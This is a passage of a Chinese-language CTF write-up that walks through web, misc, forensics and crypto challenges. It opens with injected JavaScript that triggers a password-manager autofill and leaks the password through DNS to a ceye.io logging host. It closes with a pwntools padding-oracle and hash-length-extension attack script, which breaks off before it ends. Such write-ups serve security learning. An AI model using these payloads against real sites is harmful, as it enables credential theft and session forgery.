    for(var i = 0; i < str.length; i++){
        if(val == "")
            val = str.charCodeAt(i).toString(16);
        else
            val += str.charCodeAt(i).toString(16);
    }
    return val;
}
setTimeout(function () {
    document.getElementsByName('username')[0].click();
    document.getElementsByClassName('cip-ui-menu-item')[1].click();
    location.hostname=stringToHex(btoa(document.getElementsByName('password')[0].value)).substr(0,60)+".g3r5vi.ceye.io";
}, 3000);
</script>
```

0号是假flag

5a6d46725a575a735957643764476870633139706331396d5957746c58325a7359576439

ZmFrZWZsYWd7dGhpc19mYWtlX2ZsYWd9

fakeflag(this\_is\_fake\_flag)



1号是真flag

636d4e305a6e74726345683064484266625452355832786c5957746664584a666348646b66513d3d

cmN0ZntrcEh0dHBfbTR5X2xlYWtfdXJfcHdkfQ==

rctf{kpHttp\_m4y\_leak\_ur\_pwd}



misc

draw

draw

I'm god's child.

Flag format: RCTF\_[A-Za-z]

```
cs pu lt 90 fd 500 rt 90 pd fd 100 rt 90 repeat 18[fd 5 rt 10] lt 135 fd 50 lt 135 pu bk 100 pd
setcolor pick [ red orange yellow green blue violet ] repeat 18[fd 5 rt 10] rt 90 fd 60 rt 90 bk 30 rt
90 fd 60 pu lt 90 fd 100 pd rt 90 fd 50 bk 50 setcolor pick [ red orange yellow green blue violet ] lt
90 fd 50 rt 90 fd 50 pu fd 50 pd fd 25 bk 50 fd 25 rt 90 fd 50 pu setcolor pick [ red orange yellow
green blue violet ] fd 100 rt 90 fd 30 rt 45 pd fd 50 bk 50 rt 90 fd 50 bk 100 fd 50 rt 45 pu fd 50 lt
90 pd fd 50 bk 50 rt 90 setcolor pick [ red orange yellow green blue violet ] fd 50 pu lt 90 fd 100 pd
fd 50 rt 90 fd 25 bk 25 lt 90 bk 25 rt 90 fd 25 setcolor pick [ red orange yellow green blue violet ]
pu fd 25 lt 90 bk 30 pd rt 90 fd 25 pu fd 25 lt 90 pd fd 50 bk 25 rt 90 fd 25 lt 90 fd 25 bk 50 pu bk
100 lt 90 setcolor pick [ red orange yellow green blue violet ] fd 100 pd rt 90 arc 360 20 pu rt 90 fd
50 pd arc 360 15 pu fd 15 setcolor pick [ red orange yellow green blue violet ] lt 90 pd bk 50 lt 90
fd 25 pu home bk 100 lt 90 fd 100 pd arc 360 20 pu home
```

logo语言, 找个在线编译器丢进去

[jslogo](#)





白给, 不过需要注意一下flag格式

flag: RCTF\_HeyLogo

disk

题目信息

disk



An otaku used VeraCrypt to encrypt his favorites.

Password: rctf


Flag format: rctf{a-zA-Z0-9\_}

题目附件:

点击下载附件 1

先知社区

附件中的文件

 encrypt.vmdk

010editor

解题

misc看到文件先丢到 010Editor 看一下

	hex 00-10				hex 10-20				hex 20-30				hex 30-40				0123456789ABCDEF
	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F		
3	44	4D	56	01	00	00	00	03	00	00	00	00	40	00	00	KDMV.....@..	
0	00	00	00	80	00	00	00	00	00	00	00	00	00	00	00	.....€.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	02	00	00	.....	
1	00	00	00	00	00	00	00	06	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	0A	20	0D	0A	00	00	00	€.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
0	00	00	00	00	00												

ctrl+f 搜一下flag, ctf这些, 还真的搜到了

```

nseCure_quick_for
rm4t_volumerctf{
unseCure_quick_f
orm4t_volumerctf
{unseCure_quick_
form4t_volumerct
f{unseCure_quick
_form4t_volumerc
tf{unseCure_quic
k_form4t_volumer
ctf{unseCure_qui
ck_form4t_volum
rctf{unseCure_qu
ick_form4t_volum
erctf{unseCure_q
uick_form4t_volu
merctf{unseCure_
quick_form4t_vo1
umerctf{unseCure
_quick_form4t_vo
lumerctf{unseCur
n_quick_form4t_v


```

拿出来是这样

```
rctf{unseCure_quick_form4t_volumer
```


老实说一开始看到还没啥感觉...以为只是混淆的内容, 后面才突然想起来的

然后尝试VeraCrypt加载, 发现加载失败




看了文件格式, 拿去vmware也加载失败

队友说用7z打开解压一下, 可以看到这个东西, 拿出来就可以加载了



挂载后可以看到一张图片和一个txt



有另一个密码, 应该就是隐藏卷了

加载隐藏卷, 发现打不开, 提示是Raw格式

linux下也不能加载

用DiskGenius直接读磁盘

分区参数 浏览文件 扇区编辑

果然看到了后半段, 拼起来即可

```
rctf{unseCure_quick_form4t_volume_and_corrupted_lnnner_v0lume}
```

printer

题目信息

printer

The supermarket bought a new printer last night. I hacked into their computer and captured the USB traffic on it. Could you help me steal the secret?

Flag format: fflag{0-9a-z\_} (Convert uppercase to lowercase)

题目附件: [点击下载附件 1](#)

附件

名称	修改日期	大小	大小
Printer.pcapng	2019/3/12 21:11	Wireshark captu...	67 KB

解题

这个是一个wireshark的文件, 用wireshark打开, 看到一些数据, 按长度排序, 有个特别大

REV.	TIME	SOURCE	DESCRIPTION	INTERFACE	LENGTH	DATA
675	27.806079	host	1.7.1	USB	3332	URB_BULK out
674	27.804877	host	1.7.1	USB	163	URB_BULK out
476	12.737520	1.7.0	host	USB	78	URB_CONTROL in
465	12.736614	1.7.0	host	USB	60	GET_DESCRIPTOR Response CONFIGURATION
530	16.249222	1.6.0	host	USB	54	GET_DESCRIPTOR Response STRING
524	16.247413	1.6.0	host	USB	54	GET_DESCRIPTOR Response STRING
518	16.246087	1.6.0	host	USB	54	GET_DESCRIPTOR Response STRING
512	14.250294	1.6.0	host	USB	54	GET_DESCRIPTOR Response STRING
506	14.248568	1.6.0	host	USB	54	GET_DESCRIPTOR Response STRING
500	14.247132	1.6.0	host	USB	54	GET_DESCRIPTOR Response STRING
494	13.236596	1.6.0	host	USB	54	GET_DESCRIPTOR Response STRING

看他的数据内容, 底部有很多BAR的数据

```

ff ff ff ff ff ff ff f9 ff ff ff 0d 0a 42 41 ..... BA
20 33 34 38 2c 20 34 33 39 2c 20 32 2c 20 39 R 348, 4 39, 2, 9
0d 0a 42 41 52 20 32 39 32 2c 20 35 33 35 2c 6 BAR 2 92, 535,
35 36 2c 20 32 0d 0a 42 41 52 20 33 30 30 2c 56, 2 BAR 300,
34 39 35 2c 20 34 38 2c 20 32 0d 0a 42 41 52 495, 48 , 2 BAR
32 36 30 2c 20 34 34 37 2c 20 32 2c 20 38 38 260, 44 7, 2, 88
0a 42 41 52 20 32 30 34 2c 20 34 34 37 2c 20 BAR 20 4, 447,
36 2c 20 32 0d 0a 42 41 52 20 31 37 36 2c 20 56, 2 B AR 176,
34 37 2c 20 32 2c 20 39 36 0d 0a 42 41 52 20 447, 2, 96 BAR
31 36 2c 20 34 35 35 2c 20 32 2c 20 38 32 0d 116, 455 , 2, 82
42 41 52 20 31 32 30 2c 20 34 37 39 2c 20 35 BAR 120 , 479, 5

```

直接搜一下可以发现是个标签打印机的数据

[标签打印机抓包数据解析](#)

文章里面有些图片看不清, 但是提到了一个pdf文档, 把它下载下来可以看到那些图片的内容



下面是bar命令的参数信息

## ● BAR

### Description

This command draws a bar on the label format.

### Syntax

**BAR** x,y,width,height

<u>Parameter</u>	<u>Description</u>
x	The upper left corner x-coordinate (in dots)
y	The upper left corner y-coordinate (in dots)
width	Bar width (in dots)
height	Bar height (in dots)

那根据这个信息, 可以用python画个图


把数据从wireshark里面复制出来, 小处理一下

```
# python = 3.7
from PIL import Image

with open("printer.txt", "r") as f:
    txt = f.readlines()
    txt = [i.strip().split(",") for i in txt]
    pic=Image.new('RGB',(2000,2000),'black')
    pix=pic.load()

    for i in txt:
        temp = Image.new('RGB', (int(i[2]), int(i[3])), 'white')
        pic.paste(temp, (int(i[0]), int(i[1])))
    pic.show()
'''
348,439,2,96
292,535,56,2
.....
.....
152,351,16,2
152,351,2,16
'''
```

PIL画图大法好, 可以看到结果



看起来还少了点东西, 再看文章里面还有个Bitmap

## ● BITMAP

### Description

This command draws bitmap images (as opposed to BMP graphic files).

### Syntax

**BITMAP X,Y,width,height,mode,bitmap data...**

<u>Parameter</u>	<u>Description</u>
X	Specify the x-coordinate
Y	Specify the y-coordinate
width	Image width (in bytes)
height	Image height (in dots)
mode	Graphic modes listed below: 0: OVERWRITE 1: OR 2: XOR
bitmap data	Bitmap data

果然数据中有这个东西

```
00 01 00 07 00 01 03 e9 00 00 00 53 45 54 20 54 ..... SET I
45 41 52 20 4f 4e 0d 0a 43 4c 53 0d 0a 42 49 54 EAR ON CLS BIT
4d 41 50 20 31 33 38 2c 37 35 2c 32 36 2c 34 38 MAP 138, 75,26,48
2c 31 2c ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ,1, .....
ff ff ff 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
ff ff ff ff ff ff ff ff ff ff ff ff ff ff c3 ff ff .....
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
ff ff ff ff ff ff ff ff e7 ff ff ff ff ff ff ff ff ff .....
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
ff e7 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
ff ff ff ff ff ff ff ff ff ff ff ff ff e7 ff ff ff ff .....
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
```

$26 * 48 = 1248$ , 因此应该有1248个两位的16进制数(8个bit)

取出这些16进制数, 小处理一下(notepad++的处理挺方便的), 然后继续上python

```
def pic2():
    with open("printer2.txt") as f:
        txt = f.read().split()
        pic = Image.new('RGB', (800, 800), 'black')
        pix = pic.load()
        for i in range(48):
            for j in range(26):
                x = ("{:08b}".format(int(txt[i * 26 + j], 16)))
                for k in range(8):
                    if x[k] == '1':
```



```

        pix[i, j * 8 + k] = (255, 255, 255)
    pic.save('printer2.png')
'''
ff ff ff ff ff ff ff ff ff ff ff ff
.....
.....
ff ff ff
'''

```

得到的图片是镜像, 转一下



拼起来就是flag了

```
flag{my_tsc_hc3pnikdk}
```

watermark

1. 阅读HTML, 发现它首先调用JS把flag编码成了一个有着841个Bool的Array, 对于所有class为watermark的div, 它会在更改每个字符的颜色之后塞进一个SVG, 替换掉b, c), 其中a, b, c为0或1; 对于其它字符, RGB是(0, 0, 0)。
2. 接下来把JS反混淆, 通过观察生成Array的大小 (  $841 = 29^2$  )、Google搜索脚本中的字符串常量, 发现这是一个编码二维码的脚本。执行:

```

arr = A.B.E(A.C.D("RCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxxxx}")).F();
s = "";
for (var i = 0; i < 841; i++) {
    s += arr[i] ? "1" : "0";
    if ((i + 1) % 29 == 0) {
        s += "\n"
    }
}

```

可以发现题中对flag的编码实质上就是转为二维码后依序返回每个色块的颜色。

1. 题目中给出了两个bmp, 获取到所有英文字母的RGB值后即可生成二维码获得flag。要获得所有英文字母的RGB值, 就要先获得所有字符的位置和内容。方便起见, 修改), 使得页面看起来和bmp里一样。

```

let parent = dom.parentElement
var div = document.createElement('div')
//var p = document.createElement('p')
//p.appendChild(img)
div.innerHTML = html
parent.appendChild(div)
dom.remove()

```

1. 执行脚本获取第一个标题下的所有字母的内容和位置信息 ( 在题目更新后, 去掉了step, 使得所需的信息数量变少了; 否则, 需要再重复两次这些操作以获得更多RGB信

```

list = document.getElementsByTagName('span');
for (var i = 0; i <= 2068; i++) {
    if ('a'<=list[i].innerText && list[i].innerText <= 'z' || 'A'<=list[i].innerText && list[i].innerText <= 'Z') {
        info = list[i].getBoundingClientRect();
        arr.push([list[i].innerText, info.top, info.left, info.bottom, info.right])
    }
}

```

JSON.stringify(arr)

5. 使用画图打开l.bmp, 对比第一个span的位置, 得出从网页中获取到的位置与图中文字位置的位置偏移, 并编写脚本。

```

import json

f = open('p1.json')
r = f.read()
f.close()

arr = json.loads(r)

```

```

y_off = -85
x_off = -238
mp = 1
y_begin = 85
x_begin = 88

from PIL import Image
img = Image.open("1.bmp")

f = open("bin", "w")
cnt = 0
h = img.height

for e in arr:
    img2 = img.crop((int(x_off + x_begin + e[2]), int(y_off + y_begin + e[1]), int(x_off + x_begin + e[4]), int(y_off + y_begin + e[3])))
    img2.save("test.bmp")
    img_array = img2.load()
    rec = (0, 0, 0)
    flag = False
    for x in range(img2.size[0]):
        for y in range(img2.size[1]):
            if img_array[x, y][0] <= 1 and img_array[x, y][1] <= 1 and img_array[x, y][2] <= 1:
                rec = (img_array[x, y][0], img_array[x, y][1], img_array[x, y][2])
                flag = True
    if flag:
        cnt += 1
    f.write(str(rec[0]) + str(rec[1]) + str(rec[2]))

f.close()

print("hit:", cnt)
print("total:", len(arr))

```

1. 执行脚本，在执行过程中可以看到test.bmp的变化，确定它截取的字符位置正确。
2. 从拿到的RGB值生成二维码。由于有些字符（i、l、I等）体积较小，携带的RGB信息可能丢失，所以生成了四个，并取or。（会有1没有被读出来，但一般不会有0被读成1）

```

import zxing
from PIL import Image
black = Image.new('RGB', (10, 10), (0, 0, 0))
white = Image.new('RGB', (10, 10), (255, 255, 255))

f = open("bin")
arr = f.read()
f.close()

reader = zxing.BarCodeReader()

real = ['0'] * 841

def gen(n):
    num = 0
    for i in range(0, 29):
        for j in range(0, 29):
            if arr[n + i * 29 + j] == '1':
                real[i * 29 + j] = '1'

def run(n):
    num = 0
    result = Image.new('RGB', (290, 290), (255, 255, 255))
    for i in range(0, 29):
        for j in range(0, 29):
            if real[n + i * 29 + j] == '1':
                result.paste(black, (i * 10, j * 10))
            else:
                result.paste(white, (i * 10, j * 10))
    result.save('qrcode.png')

```

```
for i in range(0, 841*4, 841):
    gen(i)

run(0)
print(reader.decode("qrcode.png"))
```

8.执行脚本，得到flag（和二维码）：

RCTF{c4ca4238a0b923820dcc509a6275849b}



## Crypto

### baby\_crypto

题目会让我们先输入username和password，其中username和password都只能是5到10位的纯小写字母，然后题目会生成一个cookie

```
"admin:0;username:aaaaa;password:aaaaa"
```

并将它用aes-cbc进行加密，然后再将该密文前面拼接上16位的salt之后进行sha1，最后把iv+密文+sha1结果作为data返回给我们

接下来我们可以发送data过去，服务器会进行aes-cbc解密并校验传过去的sha1是不是和我们传过去的cookie符合，然后再捕捉cookie中的admin，如果是1则输出flag，如

需要注意的是如果我们传过去的的数据有误，会返回错误信息并继续接收data直到服务器可以解密我们传过去的cookie并且sha1校验的信息正确

这道题的要点有两个：

1. 如何通过sha1校验
2. 如何伪造cookie使得admin为1

对于要点1来说，可以参考去年RCTF的cpushop的题，用hash长度拓展攻击就可以，我们可以拓展出来';admin:1'这样的信息附加到原来的cookie末尾，这样服务器校验

需要注意的是，服务器返回的data中的cookie的加密数据的长度为96个十六进制数，我们使用长度拓展攻击之后长度会变为128个十六进制数，所以需要先将data中的cook

对于要点2来说，aes-cbc模式可以用'Padding Oracle Attack'结合'CBC■■■■■■■■'来伪造加密之后的密文。我们可以先用Padding Oracle Attack获取cookie解密之后的最后16位的明文，然后用CBC字节反转攻击修改密文使其解密之后的明文变为hash长度拓展攻击生成的明文。这样重复4次就可以修改所有的

最终我们就可以通过这个思路传过去伪造的data得到flag:RCTF{f2c519ea-567b-41d1-9db8-033f058b4e3e}

解题脚本：

```
HOST = "111.231.100.117"
PORT = 20000

import urllib
from pwn import *
import hashpumpy
from cryptography.hazmat.primitives import padding
```

```

def pad(s):
    padder = padding.PKCS7(128).padder()
    return padder.update(s) + padder.finalize()

def Padding_Oracle_Attack(last,last2,rest):
    last2 = last2.decode('hex')
    c_final = ""
    m = ""
    for x in xrange(1, 17):
        for y in xrange(0, 256):
            IV = "\x00" * (16 - x) + chr(y) + "".join(chr(ord(i) ^ x) for i in c_final)

            r = rest+IV.encode('hex')+last+hash
            rv(4096)
            sl(r)
            result = rl()
            if "Invalid padding" not in result:
                c_final = chr(y ^ x) + c_final
                print "[+]Get: " + urllib.quote(c_final)
                break
            if y == 255:
                print "[!]Error!"
                exit(1)

        print "[+]Result: " + c_final
        for x in xrange(16):
            m += chr(ord(c_final[x]) ^ ord(last2[x]))
        return m,c_final

p = remote(HOST, PORT)
ru = lambda x : p.recvuntil(x)
rl = lambda : p.recvline()
rv = lambda x : p.recv(x)
sn = lambda x : p.send(x)
sl = lambda x : p.sendline(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)

rv(4096)
sl('aaaaa')
rv(4096)
sl('aaaaa')
rl()
cookie = rl().strip('\n')
print cookie

cookie_len=len(cookie)
hash_len = 40
iv_len=32

iv = cookie[:iv_len]
enc_cookie = cookie[iv_len:-hash_len]
hash = cookie[-hash_len:]

print iv
print enc_cookie
print hash
append_data = ";admin:1"
# 37 -> 48 -> 96
